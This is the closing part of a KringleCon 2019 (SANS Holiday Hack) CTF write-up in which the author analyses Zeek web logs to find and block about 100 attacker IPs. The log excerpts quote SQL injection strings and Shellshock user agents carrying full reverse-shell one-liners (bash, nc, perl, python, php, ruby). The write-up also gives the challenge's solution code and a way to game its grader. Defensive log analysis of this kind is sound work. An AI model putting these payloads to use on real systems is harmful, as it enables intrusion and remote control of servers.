2019-10-1	CJVC	45.239.232.24	###	1(	80	2	GET	10.20.3.80	/api/weather?station_id=1' UNION/**/SELECT/**/850335112,1,1231437076/*	h	1	RookIE/1.0	-	0	0	200	OK	-	-	(empty)	-
2019-10-1	CSBC	150.50.77.238	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id=3117791,2785444,632539,6551853,2992770,2913408	-	1	Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 (jaunty) Firefox/3.0.5	-	0	2778	200	OK	-	-	(empty)	' or '1=1
2019-10-1	CdjVi	84.185.44.166	###	1(	80	1	GET	10.20.3.80	/api/weather?station_id=656913,142363,2979342,6534348,1817090,2906499,	-	1	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8 (Debian-2.0.0.8-1)	-	0	3848	200	OK	-	-	(empty)	' or '1=1
2019-10-1	C6Hn	33.132.98.193	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id='	-	1	Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15	-	0	296875609	304	Not Modifie	-	-	(empty)	' or '1=1
2019-10-1	CzFS	254.140.181.17(	###	1(	80	1	GET	10.20.3.80	/api/weather?station_id=8024142	-	1	Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2 Safari/525.22	-	0	463	200	Not Modifie	-	-	(empty)	' or '1=1


Moving onto Shell Activity, we can find evidence of this in the User Agent field. This is indicated by attempts to spawn reverse shells using various scripting languages and Shellshock. In this instance we can also see a status of 400 Bad Request. This may be useful as a pivot point also, so we can take not of it for later.

ts	uid	id.orig_h	id.o	ic	id.r	tr.	metho	host	uri	r	v	user_agent	origi	request_body	response_body	status_c	status_m
Shell Stuff																	
2019-10-2	CrjcZ	31.254.228.4	###	1(	80	1	GET	srf.elfu.org	/api/stations	-	1	() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1	-	0	0	400	Bad Reque
2019-10-2	CLuC	220.132.33.81	###	1(	80	1	GET	srf.elfu.org	/api/weather?station_id="	-	1	() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'	-	0	0	400	Bad Reque
2019-10-2	CkWF	83.0.8.119	###	1(	80	2	GET	srf.elfu.org	/api/stations	-	1	() { :; }; /usr/bin/perl -e 'use Socket;$i="83.0.8.119";$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDEF	-	0	0	400	Bad Reque
2019-10-2	CgyH	150.45.133.97	###	1(	80	1	GET	srf.elfu.org	/map.html	-	1	() { :; }; /usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("150.45.133.97",54611));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subpro	-	0	0	400	Bad Reque
2019-10-2	Cm4(	229.229.189.2(	###	1(	80	1	GET	srf.elfu.org	/js/Morph.js	-	1	() { :; }; /usr/bin/php -r '$sock=fsockopen("229.229.189.246",62570);exec("/bin/sh -i <&3 >&3 2>&3");'	-	0	0	400	Bad Reque
2019-10-2	CjRHI	227.110.45.126	###	1(	80	1	GET	srf.elfu.org	/api/stations	-	1	() { :; }; /usr/bin/ruby -rsocket -e'f=TCPSocket.open("227.110.45.126",43870).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'	-	0	0	400	Bad Reque

Shellshock Total Count: 6

Malicious Activity Count: 62

From here if we pivot based on the various user agents, we can see these all have slight misspellings of legitimate user agent strings, or are unique. This provides us with another 39 events based on IP addresses which have used these user agents.



ts	uid	id.orig_h	id.ori	id.r	trs	method	host	uri	r	ve	user_agent
Pivot											
2019-10-05	CiD77r	42.103.246.130	####	10	80	1	GET	srf.elfu.org	/README.md	-	1 Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
2019-10-05	C9sxC	42.103.246.130	####	10	80	1	POST	10.20.3.80	/api/login	-	1 Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
2019-10-05	CKajBi	42.103.246.130	####	10	80	1	GET	srf.elfu.org	/home.html	h	1 Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
2019-10-05	CLKkxi	42.103.246.130	####	10	80	1	GET	srf.elfu.org	/.git/HEAD	-	1 Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
2019-10-09	Chp7L	34.155.174.167	####	10	80	1	GET	srf.elfu.org	/plugins/like.php	-	1 Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)
2019-10-09	CjU3h	104.179.109.113	####	10	80	2	GET	srf.elfu.org	/api/weather?station_id=*	h	1 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
2019-10-09	CdEj6r	66.116.147.181	1122	10	80	#	GET	srf.elfu.org	/vendor/bootstrap/js/bootstrap.bundle.min.js	h	1 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR 1.1.4322)
2019-10-09	CWJ6i	140.60.154.239	1504	10	80	4	GET	-	/api/weather?station_id=5110077,3214108,875287,3576022,2261698,1711876,643087	h	- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)
2019-10-09	CWPN	50.154.111.0	####	10	80	2	GET	10.20.3.80	/api/weather?station_id=7888015	-	1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
2019-10-11	CJiQm	92.213.148.0	####	10	80	1	GET	-	/api/weather?station_id=3029523,8224783,2898076,6449010,6943829,2023468	h	1 Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0
2019-10-11	Cvfrjs	31.116.232.143	####	10	80	7	GET	srf.elfu.org	/images/sponsors/wow.234x60.gif	-	- Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)
2019-10-11	Cru2ui	126.102.12.53	####	10	80	1	GET	srf.elfu.org	/api/weather?station_id=527223	h	1 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)
2019-10-11	CjCZ7r	187.152.203.243	####	10	80	1	GET	srf.elfu.org	/api/weather?station_id=3687479	h	1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NET5 CLR 1.1.4322)
2019-10-13	CgEyq	37.216.249.50	####	10	80	3	GET	srf.elfu.org	/api/weather?station_id=3207527	-	1 Wget/1.9+cvs-stable (Red Hat modified)
2019-10-13	CuYfIX	250.22.86.40	####	10	80	7	GET	srf.elfu.org	/api/weather?station_id=758605,3702390,1729929,654837,6432478,2169728,2737468	-	1 Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR 1.1.4322;)
2019-10-13	CNSOJ	231.179.108.238	####	10	80	#	POST	srf.elfu.org	/api/measurements	-	1 Mozilla/5.0 (Windows NT 5.1 ; v.)
2019-10-13	COIJ7t	103.235.93.133	3787	10	80	3	GET	-	/img/badweather.png	-	1 ChoITBAgent
2019-10-16	CcYXn	253.65.40.39	####	10	80	2	GET	-	/api/weather?station_id=4031625	-	1 Mozilla/5.0 WinInet
2019-10-17	C9WB	142.128.135.10	####	10	80	1	GET	srf.elfu.org	/api/stations	h	1 RookIE/1.0
2019-10-05	CiSNu	118.26.57.38	####	10	80	6	GET	srf.elfu.org	/js/CustomEase.js	-	1 HttpBrowser/1.0
2019-10-06	Cwdqj	42.127.244.30	####	10	80	1	GET	srf.elfu.org	/api/weather?station_id=6431141,8080017,6551294	h	1 Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
2019-10-06	CRFSV	217.132.156.225	####	10	80	1	GET	srf.elfu.org	/img/goodweather.png	-	1 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
2019-10-06	CGVPf	252.122.243.212	####	10	80	4	GET	srf.elfu.org	/api/weather?station_id=*	h	1 Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
2019-10-06	CchOr	22.34.153.164	####	10	80	1	GET	srf.elfu.org	/UnderCourseAreaslanguage.inc.pdf	h	1 Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
2019-10-06	CIbY8i	44.164.136.41	####	10	80	1	GET	srf.elfu.org	/img/logo_zoomed2.PNG	-	1 Mozilla/4.0 (compatil; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N
2019-10-07	CZYTz	203.68.29.5	####	10	80	1	GET	srf.elfu.org	/PEAR.pdf	-	1 Mozilla/4.0 (compatible; Metasploit RSPEC)
2019-10-08	CICgkf	97.220.93.190	####	10	80	1	GET	srf.elfu.org	/safebrowsing/downloads	-	1 Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) Aple WebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/525.13
2019-10-09	CasXk	158.171.84.209	1273	10	80	5	GET	srf.elfu.org	/api/weather?station_id=3859946,2732964	h	1 Mozilla/5.0 (compatile; Goglebot/2.1; +http://www.google.com/bot.html)
2019-10-17	CiWuz	226.102.56.13	####	10	80	1	GET	-	/vendor/jquery/jquery.min.js	-	1 Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)
2019-10-17	CsXRC	185.19.7.133	####	10	80	1	GET	srf.elfu.org	/js/CustomEase.js	-	1 Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.
2019-10-17	C4hvh	87.195.80.126	####	10	80	1	GET	10.20.3.80	/api/weather?station_id=2844266	-	1 Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731
2019-10-17	CjBeF	148.146.134.52	####	10	80	#	GET	-	/css/freelancer.min.css	-	1 Opera/8.81 (Windows-NT 6.1; U; en)
2019-10-17	CtygYj	53.160.218.44	####	10	80	2	GET	srf.elfu.org	/api/weather?station_id=2656752,1814392,6557162,1796989	-	1 Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)
2019-10-17	Clqasc	249.237.77.152	####	10	80	1	GET	srf.elfu.org	/scripts/mapserv.exe	-	1 Mozilla/4.0 (compatible MSIE 5.0;Windows_98)
2019-10-17	CkzknI	10.122.158.57	####	10	80	1	GET	srf.elfu.org	/api/weather?station_id=4469146	-	1 Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)
2019-10-17	CgG72	226.240.188.154	####	10	80	1	GET	srf.elfu.org	/api/weather?station_id=*	-	1 Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)
2019-10-17	CIUXe	29.0.183.220	####	10	80	3	GET	srf.elfu.org	/apidocs.pdf	-	1 Mozilla/4.0 (compatible; MSIE 6.a; Windows NT5)
2019-10-17	Cr6ST	42.16.149.112	####	10	80	5	GET	srf.elfu.org	/css/freelancer.min.css	-	1 Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1
2019-10-17	CMBV	249.90.116.138	####	10	80	6	GET	srf.elfu.org	/wp-login.php	-	1 Mozilla/5.0 (Windows NT 10.0;Win64;x64)

Malicious Activity Count: 101

At this point it is important to note that some of the IPs may be duplicates, so if we normalize this data, we're left with:

Unique Malicious IP Count: 98

At this point we're 2 IP addresses short of the supposed 100 needed to be blocked, we can pivot based on the 400 Bad Request; however, this gives us 104 unique IP addresses to work with.

ts	uid	id.orig_h	id.ori	id.r	trs	method	host	uri	r	ve	user_agent	origin	request_body_len	response_body_len	status_code	status_msg	i
2019-10-21	CvWq	72.183.132.206	####	1(	80	1	GET	ssrf.elfu.org	/api/stations	-	1 Opera/9.23 (Windows NT 5.0; U; en)	-	0	0	400	Bad Request	
2019-10-21	CEfq	6.144.27.227	####	1(	80	2	GET	ssrf.elfu.org	/apidocs.pdf	h	1 Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.2) Gecko/2008092318 Fedora/3.0.2-1.fc9 Firefox/3.0.2	-	0	0	400	Bad Request	
2019-10-2	CBFIn	155.129.97.35	####	1(	80	5	GET	ssrf.elfu.org	/map.html	-	1 Mozilla/5.0 (X11; U; Linux i686 (x86_64); en-US; rv:1.9b2) Gecko/2007121016 Firefox/3.0b2	-	0	0	400	Bad Request	
2019-10-24	C2LjSi	23.79.123.99	####	1(	80	2	GET	ssrf.elfu.org	/js/paddr.js	-	1 Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.6pre) Gecko/2008121605 Firefox/3.0.6pre	-	0	0	400	Bad Request	
2019-10-21	CJHKr	9.95.128.208	####	1(	80	2	GET	ssrf.elfu.org	/index.html	h	1 Mozilla/5.0 (Windows; U; Windows NT 5.1; en-CA) AppleWebKit/534.13 (KHTML like Gecko) Chrome/9.0.597.98 Safari/534.13	-	0	0	400	Bad Request	
2019-10-21	CYjcel	32.168.17.54	####	1(	80	2	GET	ssrf.elfu.org	/alert.html	-	1 Mozilla/4.0 (compatible; MSIE 4.01; Windows 98; DigExt)	-	0	0	400	Bad Request	

If we go ahead and 'DENY' access to the 98 IPs we've found, we find that we're actually successful.

```
42.103.246.130,34.155.174.167,104.179.109.113,66.116.147.181,140.60.154.239,5
0.154.111.0,92.213.148.0,31.116.232.143,126.102.12.53,187.152.203.243,37.216.
249.50,250.22.86.40,231.179.108.238,103.235.93.133,253.65.40.39,142.128.135.1
0,118.26.57.38,42.127.244.30,217.132.156.225,252.122.243.212,22.34.153.164,44
.164.136.41,203.68.29.5,97.220.93.190,158.171.84.209,226.102.56.13,185.19.7.1
33,87.195.80.126,148.146.134.52,53.160.218.44,249.237.77.152,10.122.158.57,22
6.240.188.154,29.0.183.220,42.16.149.112,249.90.116.138,102.143.16.184,230.24
6.50.221,131.186.145.73,253.182.102.55,229.133.163.235,23.49.177.78,223.149.1
80.133,187.178.169.123,116.116.98.205,9.206.212.33,28.169.41.122,56.5.47.137,
19.235.69.221,69.221.145.150,42.191.112.181,48.66.193.176,49.161.8.58,84.147.
231.129,44.74.106.131,106.93.213.219,123.127.233.97,80.244.147.207,168.66.108
.62,200.75.228.240,95.166.116.45,65.153.114.120,61.110.82.125,68.115.251.76,1
18.196.230.170,173.37.160.150,81.14.204.154,135.203.243.43,186.28.46.179,13.3
9.153.254,111.81.145.191,0.216.249.31,42.103.246.250,2.230.60.70,10.155.246.2
9,225.191.220.138,75.73.228.192,249.34.9.16,27.88.56.114,238.143.78.114,121.7
.186.163,106.132.195.153,129.121.121.48,190.245.228.38,34.129.179.28,135.32.9
9.116,2.240.116.254,45.239.232.245,150.50.77.238,84.185.44.166,33.132.98.193,
254.140.181.172,31.254.228.4,220.132.33.81,83.0.8.119,150.45.133.97,229.229.1
89.246,227.110.45.126
```

Similarly if we do the same but adding on the below 6 IP addresses from 400 Bad Request results we are also successful.

```
72.183.132.206,6.144.27.227,155.129.97.35,23.79.123.99,9.95.128.208,32.168.17
.54
```

Solution:

0807198508261964

Bonus:

Although we were successful with 98 IP addresses and 104 IP addresses, this does give us some indication that the challenge is flexible. By submitting more, or less than the 100 mark we can still get the solution so long as enough of the malicious IP addresses have been blocked, and not too many legitimate ones have been blocked.

In this instance it was also found that you could cheat the challenge if you took every single IP address which only had a 1 or 2 User Agents. Once again this stretched over the 100 mark (107), but it still worked, even though it missed some IP addresses which are malicious.

```
0.216.249.31,10.122.158.57,10.155.246.29,10.170.60.23,102.143.16.184,103.161.
130.82,103.235.93.133,104.179.109.113,106.132.195.153,106.93.213.219,111.81.1
45.191,116.116.98.205,118.196.230.170,118.26.57.38,121.7.186.163,123.125.137.
173,123.127.233.97,126.102.12.53,127.85.72.235,129.121.121.48,13.39.153.254,1
31.186.145.73,135.203.243.43,135.32.99.116,140.60.154.239,142.128.135.10,148.
146.134.52,150.45.133.97,158.171.84.209,158.217.16.248,168.66.108.62,170.70.2
31.28,173.37.160.150,185.19.7.133,186.28.46.179,187.152.203.243,187.178.169.1
23,188.79.188.236,19.235.69.221,190.245.228.38,2.230.60.70,2.240.116.254,200.
75.228.240,203.68.29.5,217.132.156.225,22.34.153.164,220.132.33.81,223.149.18
0.133,225.191.220.138,226.102.56.13,226.240.188.154,227.110.45.126,229.133.16
3.235,229.229.189.246,23.49.177.78,230.246.50.221,231.179.108.238,238.143.78.
```

```
114,249.237.77.152,249.34.9.16,249.90.116.138,250.22.86.40,252.122.243.212,25
3.182.102.55,253.65.40.39,27.88.56.114,28.169.41.122,29.0.183.220,31.116.232.
143,31.254.228.4,33.248.171.46,34.129.179.28,34.155.174.167,37.216.249.50,42.
103.246.130,42.103.246.250,42.127.244.30,42.16.149.112,42.191.112.181,44.164.
136.41,44.74.106.131,45.239.232.245,48.66.193.176,49.161.8.58,50.154.111.0,53
.160.218.44,56.5.47.137,58.24.39.89,59.212.205.2,61.110.82.125,65.153.114.120
,66.116.147.181,68.115.251.76,69.197.224.65,69.221.145.150,74.117.44.122,75.7
3.228.192,80.244.147.207,81.14.204.154,83.0.8.119,84.147.231.129,87.195.80.12
6,9.206.212.33,92.213.148.0,95.166.116.45,97.220.93.190
```

If we look further at these Zeek logs we can see a lot of other pieces of information which may indicate malicious activity which has gone unchecked, and this may be an Easter Egg or placed in to put off Analysts. Some examples are shown below:

Evidence of password dumping and other suspicious binaries;

id.orig_h	id.ori	id.resp_	id.resp	trans_de	meth	host	uri
141.200.96.248	46379	10.20.3.80	80	6	GET	srf.elfu.org	/cgi-bin/cgiip.exe/WService=wsbroker1/webutil/ping.p
84.15.140.247	52617	10.20.3.80	80	78	GET	srf.elfu.org	/scripts/nc.exe
82.38.29.184	43718	10.20.3.80	80	2	GET	srf.elfu.org	/cgi-bin/texis.exe/
55.253.68.220	52617	10.20.3.80	80	74	GET	srf.elfu.org	/sys.exe
235.197.84.54	53449	10.20.3.80	80	82	GET	srf.elfu.org	/scripts/hk.exe
15.107.239.172	49721	10.20.3.80	80	1	GET	srf.elfu.org	/OvCgi/webappmon.exe
212.142.113.150	55370	10.20.3.80	80	1	GET	srf.elfu.org	/cmd.exe
5.135.16.126	53449	10.20.3.80	80	12	GET	srf.elfu.org	/msadc/pwdump3.exe
99.76.203.214	52617	10.20.3.80	80	13	GET	srf.elfu.org	/scripts/superlol.exe
87.192.183.115	53449	10.20.3.80	80	1	GET	srf.elfu.org	/scripts/ftp.exe
236.222.208.174	52617	10.20.3.80	80	41	GET	srf.elfu.org	/msadc/ft.exe
53.1.114.16	52617	10.20.3.80	80	81	GET	srf.elfu.org	/scripts/dllhosts.exe
185.92.0.213	52617	10.20.3.80	80	60	GET	srf.elfu.org	/3.exe
92.139.87.122	46231	10.20.3.80	80	1	GET	srf.elfu.org	/scripts/cgi-bin2/msmmask.exe
156.248.100.157	53449	10.20.3.80	80	89	GET	srf.elfu.org	/msadc/tlist.exe
19.25.93.28	42707	10.20.3.80	80	1	GET	srf.elfu.org	/scripts/sgdynamo.exe
101.15.97.85	46084	10.20.3.80	80	2	GET	srf.elfu.org	/GWWEB.EXE
233.60.181.49	53367	10.20.3.80	80	1	GET	srf.elfu.org	/s/software/14/06/92/32/PhotoFilterFactoryEdu.exe
130.125.122.11	49646	10.20.3.80	80	1	GET	srf.elfu.org	/SiteScope/cgi/go.exe/SiteScope
15.15.210.63	54151	10.20.3.80	80	1	GET	srf.elfu.org	/scripts/331336301.exe
120.185.52.101	35832	10.20.3.80	80	8	GET	srf.elfu.org	/wa.exe
50.234.163.91	59762	10.20.3.80	80	6	GET	srf.elfu.org	/webplus.exe
80.80.52.115	53449	10.20.3.80	80	81	GET	srf.elfu.org	/pskill.exe
178.197.120.254	52617	10.20.3.80	80	51	GET	srf.elfu.org	/msadc/gogo.exe
136.233.139.132	52617	10.20.3.80	80	64	GET	srf.elfu.org	/cmd1.exe
173.42.126.56	46084	10.20.3.80	80	4	GET	srf.elfu.org	/scripts/GWWEB.EXE
40.43.209.23	41866	10.20.3.80	80	5	GET	srf.elfu.org	/cgi-bin/wa.exe
15.88.28.107	46084	10.20.3.80	80	7	GET	srf.elfu.org	/GW5/GWWEB.EXE
131.75.234.206	52617	10.20.3.80	80	89	GET	srf.elfu.org	/dllhosts.exe
237.159.195.202	59888	10.20.3.80	80	1	GET	srf.elfu.org	/scripts/root.exe
56.48.115.29	41866	10.20.3.80	80	2	GET	srf.elfu.org	/scripts/wa.exe
134.178.133.8	52617	10.20.3.80	80	68	GET	srf.elfu.org	/mx.exe
56.190.191.249	46084	10.20.3.80	80	3	GET	srf.elfu.org	/scripts/GW5/GWWEB.EXE
178.90.201.23	42087	10.20.3.80	80	3	GET	srf.elfu.org	/sresult.exe
194.50.225.21	53449	10.20.3.80	80	13	GET	srf.elfu.org	/pwdump.exe
51.21.65.253	53449	10.20.3.80	80	93	GET	srf.elfu.org	/plist.exe
249.84.182.54	46084	10.20.3.80	80	5	GET	srf.elfu.org	/cgi-bin/GW5/GWWEB.EXE
203.24.9.94	52617	10.20.3.80	80	33	GET	srf.elfu.org	/msadc/1.exe
251.99.176.153	46247	10.20.3.80	80	1	GET	srf.elfu.org	/scripts/MsmMask.exe
135.11.142.167	53728	10.20.3.80	80	1	GET	srf.elfu.org	/product/pm/1.0.3.2/pcmechanicpm-standalone-setup.exe
173.38.230.194	53808	10.20.3.80	80	68	GET	srf.elfu.org	/scripts/fscan.exe
47.135.237.122	53449	10.20.3.80	80	78	GET	srf.elfu.org	/msadc/pskill.exe
118.188.119.50	53808	10.20.3.80	80	65	GET	srf.elfu.org	/scripts/ipconfig.exe
170.122.83.223	53449	10.20.3.80	80	76	GET	srf.elfu.org	/msadc/kill.exe
254.26.129.144	43186	10.20.3.80	80	1	GET	srf.elfu.org	/cgi-bin/mapserv.exe
150.173.3.251	52617	10.20.3.80	80	28	GET	srf.elfu.org	/msadc/cmd.exe
207.150.185.51	53449	10.20.3.80	80	8	GET	srf.elfu.org	/scripts/pwdump2.exe
226.97.92.231	49744	10.20.3.80	80	2	GET	srf.elfu.org	/cgi-bin/mailpost.exe
54.74.244.57	53449	10.20.3.80	80	3	GET	srf.elfu.org	/msadc/ftp.exe
56.170.209.174	53768	10.20.3.80	80	5	GET	srf.elfu.org	/dl/ReiSysUpdate.exe
249.237.77.152	43034	10.20.3.80	80	1	GET	srf.elfu.org	/scripts/mapserv.exe
129.121.143.64	55285	10.20.3.80	80	1	GET	srf.elfu.org	/cmd.exe
202.27.104.115	53449	10.20.3.80	80	2	GET	srf.elfu.org	/scripts/ftpx.exe
44.180.98.155	54943	10.20.3.80	80	1	GET	srf.elfu.org	/cmd.exe
107.130.39.135	53744	10.20.3.80	80	4	GET	srf.elfu.org	/install/repair/ReimageRepair.exe

Suspicious usernames being sent; including the username 6666 which may be reference to Port 6666 which is commonly used for Internet Relay Chat (IRC) or more so a number of old school trojans utilize 6666 or 6667 for communications. This includes a number of which have been sourced from SANS.

tags	username
(empty)	6666
(empty)	comcomcom
(empty)	6666
(empty)	servlet
(empty)	support
(empty)	root
(empty)	-r nessus
(empty)	6666

6666	tcp	DarkConnectionInside	[trojan] Dark Connection Inside	SANS
6666	tcp	DarkConnection	[trojan] Dark Connection	SANS
6666	tcp	irc-serv	internet relay chat server	SANS
6666	tcp	ircu	IRCU	SANS
6666	tcp	NetBusworm	[trojan] NetBus worm	SANS
6666	tcp	TCPShell.c	[trojan] TCPShell.c	SANS

At this point we can enter the code into the objective submission and unlock the door to the final location, The Bell Tower.

Conclusion

By reaching the Bell Tower we can talk to the Tooth Fairy who is now in overalls as opposed to the trademark fairy dress we saw before. The message we receive is in classic Scooby Doo style, only there's no dumb dog to blame. This in itself dates back to the 1970s. With all the hidden gems we've found, we can make the informed assumption that the 1970s or 1980s was a theme throughout this years' KringleCon.

Also within this area is Santa, Krampus, and a mysterious letter.

Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!

This letter leaves us holding on, thinking this isn't all over and that next year Jack Frost may make a surprise appearance to finish off what the Tooth Fairy couldn't. To be continued...

```
Through your diligent efforts, you
brought the Tooth Fairy to justice
and saved the holidays!
Congratulations!
```

Tweet This!

An unexpected encounter

During JPMinty's adventure he bumped into his Doppelganger olibhear in the Student Union. Just looking at their facial expressions gives us the impression that they're plotting something mischievous.

Fun with doors

In our instance, exiting the Sleigh workshop causes the door to quite literally fly in from the Left of our screen Harry Potter style.

Final Notes

I'd like to thank Ed Skoudis and the SANS Holiday Hack Challenge 2019 Team for all their hard work over the past 12 - 18 months, and to everyone from Counter Hack who once again put their expertise into making these challenges and a successful KringleCon.

A thanks to everyone who joined in this year and hopefully learnt some new skills which will assist in their careers or when undertaking CTF Challenges, and a special thanks goes out to all the speakers for this year's KringleCon, without whom I would have likely experienced more struggles solving some of these challenges.

And finally a thanks to you! For holding in there getting through this writeup. Thanks for reading, I hope you got something out of it!

Regards,

Jai Minton

Narrative

Whose grounds these are, I think I know
His home is in the North Pole though
He will not mind me traipsing here
To watch his students learn and grow
Some other folk might stop and sneer
"Two turtle doves, this man did rear?"
I'll find the birds, come push or shove
Objectives given: I'll soon clear
Upon discov'ring each white dove,
The subject of much campus love,
I find the challenges are more
Than one can count on woolen glove.
Who wandered thus through closet door?
Ho ho, what's this? What strange boudoir!
Things here cannot be what they seem
That portal's more than clothing store.
Who enters contests by the ream
And lives in tunnels meant for steam?
This Krampus bloke seems rather strange
And yet I must now join his team...
Despite this fellow's funk and mange
My fate, I think, he's bound to change.
What is this contest all about?
His victory I shall arrange!
To arms, my friends! Do scream and shout!
Some villain targets Santa's route!
What scum - what filth would seek to end
Kris Kringle's journey while he's out?
Surprised, I am, but "shock" may tend
To overstate and condescend.
'Tis little more than plot reveal
That fairies often do extend
And yet, despite her jealous zeal,
My skills did win, my hacking heal!
No dental dealer can so keep
Our red-clad hero in ordeal!
This Christmas must now fall asleep,
But next year comes, and troubles creep.
And Jack Frost hasn't made a peep,
And Jack Frost hasn't made a peep...

Speaker Agenda

[KringleCon 2019 Playlist]

Area Maps

